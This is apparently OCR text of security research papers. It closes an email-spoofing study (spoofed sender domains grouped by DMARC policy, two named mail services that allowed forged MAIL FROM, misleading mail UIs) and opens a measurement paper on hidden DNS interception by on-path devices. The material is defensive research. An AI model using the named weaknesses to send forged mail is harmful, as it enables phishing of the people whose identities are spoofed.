
Table 7 lists the 30 domains used by the end-to-end spoofing experiment as the spoofed sender address. The domains per category are selected randomly from Alexa top 5000 domains.

| |
|---|
| **None:** No SPF/DKIM/DMARC (10) |
| thepiratebay.org, torrent-baza.net, frdic.com, chinafloor.cn, onlinesbi.com,4dsply.com, peliculasflv.tv, sh.st, contw.com anyanime.com |
| **Relaxed:** SPF/DKIM;DMARC=none (10) |
| tumblr.com, wikipedia.org, ebay.com, microsoftonline.com, msn.com, apple.com, vt.edu, github.com, qq.com, live.com |
| **Strict:** SPF/DKIM;DMARC=reject (10) |
| google.com, youtube.com, yahoo.com, vk.com, reddit.com, facebook.com, twitter.com, instagram.com, linkedin.com, blogspot.com |


Table 7: Spoofed Sender Domain List.

## Appendix B – Other Vulnerabilities


We find that 2 email services "`sapo.pt`" and "`runbox.com`" are not carefully configured, allowing




(a) Google Inbox profile photo (same-domain spoofing)




(b) Seznam profile photo (same-domain spoofing)




(c) Zoho profile photo and email history (spoofing a contact)

Figure 11: Examples of misleading UIs (profile photo, email history, namecard).

an attacker to piggyback on their mail servers to send forge emails. This threat model is very different from our experiments above, and we briefly describe it using Figure 1. Here, the attacker is the sender MUA, and the vulnerable server (*e.g.*, `runbox.com`) is the sender service. Typically, Runbox should only allow its users to send an email with the sender address as "`{someone}@runbox.com`". However, the Runbox's server allows a user (the attacker) to set the "`MAIL FROM`" freely (without requiring a verification) in step ❶ to send forged emails. This attack does not help the forged email to bypass the SPF/DKIM check. However, it gives the attacker a *static and reputable* IP address. If the attacker aggressively sends malicious emails through the vulnerable mail server, it can damage the reputation of the IP. We have reported the vulnerability to the service admins.

## Appendix C – Misleading User Interface

Figure 11 shows three examples of misleading UI elements. Figure 11(a) and 11(b) show that when an attacker spoofs a user from the same email provider as the receiver, the email provider will automatically load the profile *photo* of the spoofed sender from its internal database. In both Google Inbox and Seznam, the forged emails look like that they were sent by the user "Forged", and the photo icon gives the forged email a more authentic look. Figure 11(c) demonstrates the misleading UIs when the attacker spoofs an existing contact of the receiver. Again, despite the sender address (`contact@vt.edu`) is spoofed, Zoho still loads the contact's photo from its internal database. In addition, users can check the recent email conversations with this contact by clicking on the highlighted link. These elements make the forged email look authentic.

# Who Is Answering My Queries: Understanding and Characterizing Interception of the DNS Resolution Path

Baojun Liu*, Chaoyi Lu*, Haixin Duan*, Ying Liu*✉, Zhou Li†, Shuang Hao‡ and Min Yang§

* Tsinghua University, † IEEE member,
‡ University of Texas at Dallas, § Fudan University

## Abstract

DNS queries from end users are handled by recursive DNS servers for scalability. For convenience, Internet Service Providers (ISPs) assign recursive servers for their clients automatically when the clients choose the default network settings. But users should also have the flexibility to use their preferred recursive servers, like public DNS servers. This kind of trust, however, can be broken by the *hidden interception of the DNS resolution path* (which we term as `DNSIntercept`). Specifically, on-path devices could spoof the IP addresses of user-specified DNS servers and intercept the DNS queries surreptitiously, introducing privacy and security issues.

In this paper, we perform a large-scale analysis of on-path DNS interception and shed light on its scope and characteristics. We design novel approaches to detect DNS interception and leverage 148,478 residential and cellular IP addresses around the world for analysis. As a result, we find that 259 of the 3,047 ASes (8.5%) that we inspect exhibit DNS interception behavior, including large providers, such as China Mobile. Moreover, we find that the DNS servers of the ASes which intercept requests may use outdated vulnerable software (deprecated before 2009) and lack security-related functionality, such as handling DNSSEC requests. Our work highlights the issues around on-path DNS interception and provides new insights for addressing such issues.

## 1 Introduction

Domain Name System (DNS) provides a critical service for Internet applications by resolving human-readable names to numerical IP addresses. Almost every Internet connection requires a preceding address lookup. DNS failures, therefore, will seriously impact users' experience of using the Internet services. Previous studies have shown that rogue DNS resolvers [38, 42], DNS transparent proxies [41, 55] and unauthorized DNS root servers [27] can damage integrity and availability of Internet communication.

In this work, we study an emerging issue around DNS, the *hidden interception of the DNS resolution path* (`DNSIntercept`) by on-path devices, which is not yet thoroughly studied and well understood by previous works. DNS queries from clients are handled by recursive nameservers to improve performance and reduce traffic congestion across the Internet. By default configuration, users' recursive nameservers are pointed to the ones operated by ISPs. On the other hand, users should have the flexibility to choose their own DNS servers or public recursive nameservers, such as Google Public DNS `8.8.8.8` [12]. However, we find on-path devices intercept DNS queries sent to public DNS, and surreptitiously respond with DNS answers resolved by alternative recursive nameservers instead. The on-path devices *spoof* the IP addresses of the users' specified recursive nameservers in the DNS responses (e.g., replacing the resolver IP address with `8.8.8.8` of Google Public DNS), so users will not be able to notice that the DNS resolution path has been manipulated.

The purposes of DNS interception include displaying advertisements (e.g., through manipulation of `NXDOMAIN` responses [56]), collecting statistics, and blocking malware connections, to name a few. However, such practices can raise multiple concerns: (1) The interception is not authorized by users and is difficult to detect on the users' side, which leads to ethical concerns; (2) Users have higher risks to put the resolution trust to alternative recursive DNS servers, which often lack proper maintenance (e.g., equipped with outdated DNS software), compared to well-known public DNS servers; (3) Certain security-related functionalities are affected or even broken, e.g., some alternative DNS resolvers do not provide DNSSEC.

*Part of this work was done during Baojun Liu's research internship at Netlab of 360. Part of this work was done in the Joint Research Center by Tsinghua University and 360 Enterprise Security Group.

In this paper, we conduct a large-scale analysis of DNSIntercept. Our study investigates the magnitude of this problem, characterizes various aspects of DNS interception, and examines the impact on end users. Finally, we provide insights that could lead to mitigation.

**Challenges.** There are two main challenges that we face to systematically analyze DNSIntercept. The first is to acquire clients belonging to different Autonomous Systems (ASes) to perform a large-scale measurement, which also should allow fine-tuning on the measurement parameters. The measurement frameworks proposed by previous works, including advertising networks [33], HTTP proxy networks [19, 36, 37, 52], and Internet scanners [42, 48], cannot fulfill the conditions at the same time. Another challenge is to verify whether the DNS resolution is intercepted rather than reaching users' designated recursive nameservers. Since on-path devices are able to spoof the IP addresses in the DNS responses, it is difficult to sense the existence of DNS interception merely from the clients.

**Our approach.** To address these challenges, we devise a new measurement methodology and apply it to two different large-scale experiments, named Global analysis and China-wide analysis. For Global analysis, we use a residential proxy network based on TCP SOCKS (not HTTP) which provides 36,173 unique residential IP addresses across 173 countries. This allows us to understand DNSIntercept from the world-wide point of view. However, this proxy network only allows us to send DNS packets over TCP SOCKS. To learn more comprehensive characteristics, we collaborate with a leading security company which provides network debugging tool for millions of active *mobile users*. We obtain DNS traffic over both UDP and TCP from 112,305 IP addresses (across 356 ASes), mainly within China.

To verify interception of DNS traffic, we register a set of domains (e.g., OurDomain.TLD), and use the authoritative nameservers controlled by us to handle resolutions. Each client is instructed to send DNS packets to a list of public DNS servers and query nonce subdomains under our domain names, e.g., UUID.Google.OurDomain.TLD (where we use Google to indicate we send the DNS requests to Google Public DNS). Note that we do not change DNS configurations of clients, but send DNS requests directly to the public DNS servers. Since each subdomain UUID is non-existent, the resolution cannot be fulfilled by DNS cache at any level and must go through the DNS server hierarchy. On the authoritative nameserver operated by us, we record the IP addresses that query the subdomain names we monitor. By checking whether the IP address belongs to the originally requested public DNS service, we can learn whether the DNS resolution is intercepted by an alternative resolver. According to Alexa traffic ranking [57], we select three popular public DNS servers as the target of our study, including Google Public DNS [12], OpenDNS [22], Dynamic DNS [9]. In addition, we build a public DNS server by ourselves, named EDU DNS, and use it for comparison.

**Our findings.** In this work, we develop the following key findings.

- Among the 3,047 ASes that we investigate, DNS queries in 259 ASes (8.5%) are found to be intercepted, including large providers, such as China Mobile. In addition, 27.9% DNS requests over UDP from China to Google Public DNS are intercepted.
- Interception policies vary according to different types of DNS traffic. In particular, DNS queries over UDP and those for A-type records sent to well-known public DNS services are more likely to be intercepted.
- DNS servers used by interceptors may use outdated software, e.g., all 97 DNS servers that we identify install old BIND software which should be deprecated after 2009, and are vulnerable to attacks like DoS [6]. Moreover, 57% of the DNS servers do not accept DNSSEC requests.
- DNSIntercept provides limited performance improvement to end users. In fact, 15.37% of the UDP DNS traffic to public DNS services are even faster than the counterpart issued by alternative DNS servers.

**Contributions.** The contributions of our study are summarized below.

- Understanding: We systematically measure DNSIntercept, which spoofs the IP addresses of users' specified DNS servers to intercept DNS traffic surreptitiously.
- Methodology: We design novel approaches to conduct large-scale analysis to characterize DNS interception, through 148,478 residential and cellular IP addresses around the world.
- Findings: Hidden interception behaviors are found to exist in some famous ASes, including those belonging to large providers like China Mobile. Our results show that DNS servers used by interceptors typically have less security maintenance and are vulnerable to attacks, which can damage the integrity and availability of DNS resolution for end users.
- Checking tool: We release an online checking tool at http://whatismydnsresolver.com [25] to help Internet users detect DNSIntercept.





Figure 1: *Domain resolution process with a recursive resolver*





Figure 2: *Threat model*





Figure 3: *Four DNS resolution paths (request shown only)*

## 2 Threat Model and Mechanisms

In this section, we first give an overview of how domain names are translated into addresses using DNS. Then we introduce our threat model of `DNSIntercept`, with a taxonomy of interception paths according to our observation. Finally, we discuss the potential interceptors and their behaviors.

### 2.1 Domain Resolution Process

DNS is a hierarchical naming system organized to handle domain resolutions at different levels. At the top of the hierarchy is DNS root which manages Top-Level Domains (TLD) resolutions. Second-Level Domains (SLD) are delegated to resolvers below DNS root. Consisting of labels from all domain levels, a fully qualified domain name (FQDN) specifies its exact location in the DNS hierarchy, from its lowest level to root. As a example, `www.example.com` is an FQDN, and its corresponding TLD and SLD are `com` and `example.com`.

When a client requests resolution of a domain, the resolution is typically executed by a recursive DNS resolver at first, which can be either assigned by ISP or specified by Internet users. Illustrated in Figure 1, the recursive resolver iteratively contacts root, TLD and SLD nameservers to resolve a domain name, and eventually returns the answer to the client. Therefore, intercepting DNS traffic to a recursive resolver directly affects the domain resolution process for users.

### 2.2 Threat Model

Figure 2 presents our threat model. We assume that users' DNS resolution requests are monitored by on-path devices. These on-path devices are able to intercept and selectively manipulate the route of DNS requests (e.g., by inspecting destinations and ports) which are sent to recursive resolvers like public DNS servers originally. The on-path devices either *redirect or replicate* the requests to alternative resolvers (typically, local DNS resolvers), which perform the standard resolution process. Finally, before responses are sent from alternative resolvers back to clients, the sources are *replaced* with addresses of the original resolvers. Therefore, from a client's perspective, DNS responses appear to come from the original DNS resolvers according to their source addresses, making the actual interception behaviors difficult to be discerned.

By default, in order to handle DNS requests, Internet users are assigned with local DNS resolvers by ISPs. In the mean time, users reserve the right to *specify their preferred recursive resolvers* to launch DNS requests (in particular, public DNS servers). However, our study shows that, for users using designated DNS servers, not only does `DNSIntercept` violate the will of users, but it also can bring in security issues.

**Scope of study.** We aim to measure and characterize `DNSIntercept` through large-scale data analysis. We focus on how DNS resolution paths between clients and *well-known public DNS resolvers* are tampered. Other types of network traffic manipulation mechanisms, such as BGP prefix hijacking [51] and unauthorized manipulation of DNS root servers [27], which have been systematically studied before, are not considered in our study.

**Taxonomy of DNS resolution paths.** In this study, we classify the mechanisms of DNS resolution into four categories, based on how the resolution path is constructed during the stage of the request. Except for *Normal resolution*, all the other three scenarios are regarded as `DNSIntercept`. Figure 3 presents the paths of DNS requests in the four DNS resolution mechanisms.

- *Normal resolution.* The resolution strictly follows the standard process. A DNS query sent by client *only* reaches the specified resolver, without being modified by any on-path device. The specified resolver performs the resolution by contacting authoritative nameservers if the resolution is not cached.
- *Request redirection.* The original DNS query sent to

user-specified resolver is dropped. In the meantime, an alternative resolver is used to perform the resolution. The specified resolver is completely removed from the resolution process.

- *Request replication.* The DNS query sent to user-specified resolver is not modified or blocked. However, the request is replicated by on-path devices, and handled by an alternative resolver at the same time. Consequently, the authoritative nameserver receives two identical requests from the user-specified resolver (i.e., *in-band* request) and the alternative resolver (i.e., *out-of-band* request [46]). When multiple responses are returned, typically the fastest one will be accepted by the client.
- *Direct responding.* Similar to *request redirection*, user's DNS request is redirected by the on-path device to an alternative resolver, without reaching the specified resolver. However, even for domains that are not cached, the alternative resolvers directly respond to the user without contacting any other nameservers.

## 2.3 Potential Interceptors

Anecdotally, on-path devices are mainly deployed by network operators like ISPs, in order to intercept DNS traffic [16]. However, the same kind of interception can be conducted by other parties, which are described below. We design our measurement methodology to minimize the chances of triggering interception unwanted to our study. Nevertheless, we acknowledge that other interceptors cannot be completely removed, due to the limitations of our methodology and vantage points.

- Censor and firewall. To block the access to certain websites (e.g., political and pornographic websites), censors and firewalls can manipulate DNS queries on their path and return fake responses. As studied by previous works [28], such DNS interception usually happens when the domain name contains sensitive keywords or matches a blacklist. We try to avoid triggering this type of interception by embedding a normal domain name in the DNS request.
- Malware and anti-virus (AV) software. For purposes like phishing, malware can change its host's configuration of DNS resolver and reroute DNS traffic to a rogue resolver [38]. On the other hand, AV software may intercept DNS queries as well, in order to prevent DNS requests of their clients from being hijacked. For example, Avast AV software provides this functionality by rerouting DNS requests from client machines to its own DNS server in an encrypted channel [3]. In both cases, the resolvers are likely to be directly controlled by operators behind malware and AV software, which are hosted by cloud providers or dedicated hosting services.
- Enterprise proxy. A large number of enterprises deploy network proxies to regulate the traffic between employees' devices and the Internet. Some proxies, like Cisco Umbrella intelligent proxy [5], are able to scrutinize DNS requests and determine whether the corresponding web visits are allowed. Similar to the AV setting, users are required to point their DNS resolvers to the proxy's resolver.

Since the mapping between the IP addresses of resolvers and their owners is unknown to us, alternative resolvers owned by parties other than ISPs, like AV and enterprise resolvers, can be included by our study. Straightforward classification using AS information is not always reliable. For example, an enterprise resolver might be mistakenly classified as an ISP resolver, if the enterprise rents a subnet of the ISP. We are currently developing the method to enable accurate resolver profiling to address this issue.

# 3 Methodology and Dataset

In this section, we describe the methodology and data collection of our study, which try to address the two major challenges described in Section 1. We begin by describing the high-level idea of our approach and the design requirements it needs to meet. Then, we elaborate the details of each component of our measurement framework and how we obtain *a large volume* of globally distributed vantage points. Finally, ethical concerns regarding our data collection are discussed.

## 3.1 Overview

We first illustrate our methodology of identifying `DNSIntercept`, which includes *Request redirection*, *Request replication* and *Direct responding*.

**Approach.** Detecting `DNSIntercept` is conceptually simple. Recalling *Normal resolution*, upon receiving a request from a client, a recursive resolver tries to contact the authoritative nameserver for an answer, if the result is not cached. However, as shown in Figure 3, when interception takes place, requests forwarded by alternative resolvers reach authoritative nameservers.

Therefore, our approach to identify interception contains the following steps. We (1) instruct a client to send a DNS request about one of our controlled domains to a public resolver $A$; (2) record its corresponding request at our authoritative nameservers, which originates from recursive resolver $B$; and (3) compare $A$ with $B$. As a complementary step, we also (4) validate the response eventually received by the client.

Only when $A$ matches $B$, the request is regarded as a *Normal resolution*. Otherwise, for each request sent by the client to public resolver $A$ that gets a valid response, if (1) no corresponding request is captured by authoritative nameservers, we regard it as *Direct responding*; if (2) a single request not from resolver $A$ is captured, we regard it as *Request redirection*; if (3) multiple identical requests from resolvers, one of them being $A$, are captured, we regard it as *Request replication*.

**Design requirements.** Our methodology should meet several requirements to obtain valid results.

Firstly, the queried domain name of each request from client should be different to avoid caching. Secondly, as we capture packets separately from clients and authoritative nameservers, we should be able to correlate a request from client with the one captured by our authoritative nameserver in the same resolution. As will be discussed in Section 3.2, the two issues are addressed by uniquely prefixing each requested domain name.

Thirdly, the clients in our study should be diverse, being able to send DNS packets directly to specified public resolvers, even when local DNS resolvers have been assigned by ISPs. Fourthly, aiming to study interception characteristics in depth, the vantage points are expected to issue diversified DNS requests (e.g., requests over different transport protocols and of different RR types). The measurement infrastructure used by previous works, including advertising networks [33], HTTP proxy networks [19, 36, 37, 52] and Internet scanners [42, 48], do not meet the requirements. How the two issues are addressed will be discussed in Section 3.3.

Finally, public DNS services are accessed by clients using anycast addresses (e.g., `8.8.8.8` of Google DNS). These addresses rarely match the unicast addresses (e.g., `74.125.41.0/24` of Google) when the requests are forwarded to our authoritative nameservers. We propose a novel method to identify the egress IPs of a public DNS service, as will be elaborated in Section 3.2.

## 3.2 Methodology

Before presenting our methodology, we first illustrate an interception model with possible elements that interceptors may consider. On this basis, we elaborate our methodology regarding how DNS requests are generated and how egress IPs of public DNS services are identified.

**Interception model.** On-path devices are deployed to inspect and manipulate DNS packets. We consider each DNS packet to be represented by a tuple of five fields:

$$\{Src\ IP, Dst\ IP, Protocol, RR\ Type, Requested\ Domain\}$$

Each field could decide how interception is actually carried out. So, to understand `DNSIntercept` in a comprehensive way, we need DNS packets with diversified field values. To this end, we construct a client pool with a large volume of source IPs (i.e., client IPs) distributed globally. Destination IPs point to our specified public DNS resolvers. Investigating all public resolvers would take a tremendous amount of time and resources, so we narrow down to three representative and widely-used public DNS services according to Alexa traffic ranking [57], including Google Public DNS [12], OpenDNS [22] and Dynamic DNS [9]. As a supplement, we also include a self-built public DNS service, named EDU DNS, to make comparisons. Transport protocol can be either `TCP` or `UDP`. As for resource record (RR), five kinds of security-related records are considered [43], including `A`, `AAAA`, `CNAME`, `MX` and `NS`. Lastly, we registered four domains exclusively for our study, spanning four TLDs including a new gTLD (`com`, `net`, `org` and `club`). We avoid any sensitive keyword in the domain names.

**Generating DNS requests.** In this study, we need to address the issue of the inconsistent source IPs between a request from client and its corresponding request(s) supposed to be launched by recursive resolvers. To this end, we devise a method to link those requests through unique domain prefix. The prefix includes a distinct UUID generated for each client (representing SrcIP) and a label of public DNS service which is supposed to handle the resolution (representing DstIP). By considering RR Type at the same time, we are able to identify DNS packets in the same resolution. For instance, when a client launches a DNS `A`-type request for `UUID.Google.OurDomain.TLD`, this request is supposed to be handled by Google Public DNS. Its corresponding request captured by authoritative nameservers should be `A`-type as well and match every label in the domain prefix.

**Generating DNS responses.** Under *Request replication* scenario, a client receives an in-band response and an out-of-band response. We want to classify these two cases but the regular response from the authoritative nameservers cannot tell such difference. As such, we need a reliable mechanism to link the response received by the client to that from our authoritative nameservers. Similar to the prior component, we encode a unique nonce in the response. In particular, our authoritative nameservers hash the timestamp, source address and requested domain name together, and derive a unique response from the hash string fitting to the record type. For instance, once receiving an `A`-type request, the response is an IPv4 address converted from the hash value (using the last 32 binary bits of the hash).

To notice, the response synthesized by this approach might point the client to unwanted servers. For example, the response IP could be used by botnet servers accidentally. We want to emphasize that no actual harm will be introduced to our vantage points, because clients' actions are no more than DNS lookups. There is *no follow-up connection* to the servers.

Resolvers are able to manipulate TTL value of a response based on what is returned from authoritative nameservers and their policies. We attempt to measure this scenario by selecting a random TTL value between 1 and 86400.

**Identifying egress IPs of public DNS.** Our next task is to identify whether a source IP contacting our authoritative nameservers belongs to a public DNS service, i.e., is an *egress IP*. From the client's point of view, *anycast address* is accessible, which essentially represents a proxy in front of a set of recursive resolvers. Such design is for load balancing. However, the unicast addresses of the affiliated resolvers, which are observed by our authoritative nameservers, typically do not match their anycast addresses. The ownership of the anycast addresses are usually not known to public audiences. As such, we need to infer the ownership.

Previous studies leveraged IP WHOIS data and information from public forums [37,49] to identify egress IPs, which are not sufficiently accurate when examined on our data. We propose a more reliable method leveraging DNS `PTR` and `SOA` record. Our method is based on an assumption that, instead of scattered IP addresses, a public DNS service tends to use addresses aggregated in several network prefixes (e.g., `/24` networks). Therefore, for ease of management, identity information of an IP address is usually embedded in `PTR` and `SOA` records by network administrators. We validate this assumption for the top 12 public DNS services according to Alexa traffic [57], from different vantage points in five ASes, and find *all* 12 DNS services embed identity information in either `PTR` (e.g., Norton ConnectSafe) or `SOA` records (e.g., Freenom), or both (e.g., OpenDNS). As an example, responses from reverse lookups of egress IPs of Google Public DNS are all `dns-admin.google.com`.

In practice, for an IP that contacts our authoritative nameservers, we first perform its *reverse DNS lookup*. Subsequently, we recursively request the `SOA` record of the responded domain name and build its `SOA` dependencies (5 iterations), which is similar to [43]. If particular SLDs (e.g., `opendns.com`) present in the dependency chain, we regard the address as an egress IP of the corresponding public DNS service. For instance, the `PTR` record of `45.76.11.166` (AS20473; Choopa, LLC) is `hivecast-234-usewr.as15135.net`. The `SOA` record of this domain name is `ns0.dynamicnetworkservices.net`, hence we regard `45.76.11.166` as an egress IP of Dynamic DNS.

Using this method, we are able to infer ownership of 85% addresses that contact our authoritative nameservers. Meanwhile, compared to IP WHOIS method, new egress ASes of public DNS services are discovered by our method. For instance, AS20473 (for Dynamic DNS) and AS30607 (for OpenDNS) are found to be egress ASes, yet they cannot be found with IP WHOIS or BGP information.

**Discussion.** As discussed in Section 2.3, our methodology may not be able to accurately distinguish whether an interception is caused by network operators or other interceptors. Secondly, by configuring fake `PTR` and `SOA` records for alternative resolvers, their egress IPs will not be correctly identified. However, those furtive changes should be observed from Passive DNS data, such as that managed by Farsight [10] and DNS Pai [15]. At present, we do not include Passive DNS data due to the access limit and consider to include it in our future work. Meanwhile, `PTR` records have been proved to be a reliable source to classify IP addresses in previous studies. As an example, [48] used `PTR` records to identify domains hosted on particular CDNs.

## 3.3 Vantage Points

Our study requires a large number of clients distributed globally. Besides, our clients should be able to send customized DNS requests about a domain to a specified public resolver. To this end, we first leverage a *residential proxy network* based on `TCP SOCKS` which allows us to directly send DNS packets from globally-distributed clients, to depict a global landscape of `DNSIntercept` (this phase is named *Global analysis*). This experiment, however, cannot reveal full characteristics of `DNSIntercept`, because the proxy network does not allow us to change every field of DNS request. Therefore, we design another experiment in which we cooperate with our industrial partner who develops security software installed by millions of active users. We implement a measurement script and integrate it to the software's network debugger module. When the change is delivered to the client, a consent is displayed and the script is not executed until the client acknowledges the change. As clients in this experiment are mainly from China, we named it *China-wide analysis*.

**Global analysis.** Proxy networks have been used by previous studies as measurement vantage points [37, 52]. However, DNS requests from clients under those proxy networks are only allowed to go to the pre-assigned local DNS resolvers, which doesn't satisfy our requirement. To address the issue, we leverage a `SOCKS` proxy network called *ProxyRack* [14], which allows us to send customized DNS requests to *any specified resolver* over `TCP`.

The network architecture of ProxyRack is shown in Figure 4. It interacts with our measurement client with a Super-proxy. When DNS packets are sent by our machine, they go to affiliated nodes and finally leave the network from diverse exit nodes. The packets are forwarded to the recursive resolvers which are supposed to contact





Figure 4: *Network architecture of ProxyRack*

our authoritative nameservers. Therefore our client pool is in fact composed of those exit nodes. ProxyRack has recruited more than 100K nodes [14], so we are able to send DNS requests from nodes distributed globally to public resolvers, and verify the responses, both by interacting with the Super-proxy. However, ProxyRack only accepts DNS requests over `TCP`, which is only used by a small fraction of DNS requests in the real-world settings. Therefore, we conduct the next experiment to measure interception over `UDP` and other factors.

**China-wide analysis.** We cooperate with an international security company who has developed mobile security software with millions of users. The software has been granted the permission to send arbitrary network requests when installed, so we are able to collect fine-grained DNS data.

The major concerns of this experiment are around ethics and privacy, and we carefully address these concerns as briefly described below (more details are covered in Section 3.5). Firstly, the module where we implement our measurement script (sending and receiving DNS packets) comes with a consent, and the software has to be run manually with granted permission from users. Secondly, although sending diverse DNS requests from a client helps us comprehensively understand `DNSIntercept` characteristics, we try to avoid generating excessive traffic on user's devices. This choice limits the diversity of our DNS requests. Finally, our script only captures DNS packets of domains exclusively registered for this study, thus the data deemed private, like requests to social networks, is not collected.

**Distribution of DNS packets.** According to our inception model described earlier, to generate as diverse DNS packets as possible, we should launch DNS requests from a client under all four different SLDs, of all five RR types, over both `TCP` and `UDP`, and to all four public DNS services. However, we believe it is difficult due to ethical concerns and limitations of vantage points.

In the phase of *Global analysis*, ProxyRack only accepts `TCP` traffic. Meanwhile, the proxy network has a rate limit of submitting requests, so we have to be careful in crafting DNS requests. Therefore, from each client, we only request DNS `A` record, the most common RR type, of our `com` domain name using `TCP`-based lookups, to all four public DNS services.

Table 1: *Statistics of collected dataset*

| Phase | # Request | # UUID | # IP | # Country | # AS |
|---|---|---|---|---|---|
| Global | 1,652,953 | 476,153 | 36,173 | 173 | 2,691 |
| China-wide | 4,584,413 | 400,491 | 112,305 | 87 | 356 |

```
{ "UUID" : "00040st9ca7q7ik",
  "Client_IP" : "186.133.179.39", "Public_dns" : "google",
  "Requested_Domain" : "00040st9ca7q7ik.Google.OurDomain.com",
  "TCP" : True, "RR_type" :  "A",

  "Client" : { "query_time" : 1510308270.1,
               "response_time" : 151030872.6,
               "response" : "8.91.126.165",  "TTL" : "126"  } ,

  "Authoritative" : [ { "arrival_time" : 1510308271.5,
                        "source_ip" : "173.194.91.79",
                        "response" : "8.93.126.165", "TTL" : "128" } ]
}
```

Figure 5: *Format of collected data*

In the phase of *China-wide analysis*, while sending requests from a software client is more flexible and efficient, we ought to limit the quantity of our requests to avoid excessive traffic. Therefore, for each client, we consider two public DNS services, two TLDs, one transfer protocol which are all *randomly* selected, and all five RR types. In addition, we also send a single request to a client's assigned local DNS resolver.

## 3.4 Datasets

Table 1 summarizes our collected dataset in both phases. In total, we obtain DNS traffic from 148,478 distinct residential and cellular IP addresses globally.

**Format of dataset.** Through launching DNS requests from clients, monitoring DNS queries on authoritative nameservers and capturing DNS responses, we are able to "connect the dots" for each DNS resolution. To perform this correlation analysis, our collected data for each DNS request is stored in a `JSON` format shown in Figure 5. For each client, we capture each request and the corresponding response. At our authoritative nameservers, we collect the arrival time and source IP of the corresponding request(s), as well as the response returned.

**Geo-distribution of clients.** Leveraging ProxyRack and security software, we address the challenge of obtaining clients globally. Here we use the geo-distribution [20] of distinct IPs to give an evaluation of our clients. In *Global analysis*, our collected clients span more than 36K unique addresses in 173 countries. Figure 6 shows the geo-distribution and our clients cover the majority of countries in the world, with Korea, Russia, Japan and the US topping the list. In *China-wide analysis*, the clients we obtain are mostly from China, but still span 87 different countries.




Figure 6: *Geo-distribution of proxy nodes*

### 3.5 Ethics

Our methodology could introduce a few ethical concerns. Here, we discuss them before presenting our results. Throughout this study, we take utmost care to protect users from side-effects that may be caused by our experiment.

In *Global analysis*, ProxyRack is *commercial*. We pay for the proxy plans and totally abide by their terms of service. More importantly, owners of exit nodes (i.e., our vantage points) have an agreement with ProxyRack that permits ProxyRack traffic to exit from their hosts. Therefore, launching DNS requests from ProxyRack adheres to the granted permission from owners of exit nodes.

In *China-wide analysis*, we implement our measurement script in a network debugger module of security software with millions of users. To avoid ethical concerns, this network debugger module comes with a *one-time consent* stating its procedure and data collected. Users reserve the right of choosing whether to install this security software and whether to run this module containing our measurement script manually. In addition, the user has the option to install the software without the measurement module.

Regarding our methodology, we carefully craft our DNS requests and limit their quantities to avoid excessive network traffic. Meanwhile, we only launch DNS lookups of domain names exclusively registered and used for this study on each client, without connecting to any host except for DNS resolvers.

Through said approaches, we believe we have minimized the threat to user's privacy and security in the experiments, as all operations are under granted permission from users, and we do not collect any data except for DNS resolutions under the limited scope.

## 4 TCP DNS Interception Analysis (Global)

To conduct a global measurement of `DNSIntercept`, we first leverage a *residential proxy network* based on `TCP SOCKS`. Here, we report our measurement results and analysis in the phase of *Global Analysis*, by showing its landscape and characteristics.

### 4.1 Scope and Magnitude

